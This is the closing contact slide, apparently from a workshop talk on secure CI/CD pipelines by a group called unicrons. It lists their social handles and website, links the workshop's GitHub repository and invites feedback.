
unicrons

 unicrons

 @unicrons_cloud

 unicrons.cloud



Feel free to contact us, or open an issue in the repo.
Any feedback would be greatly appreciated.

<https://github.com/unicrons/secure-pipeline-workshop>

Find this slides and other talks at
unicrons.cloud/en/talks

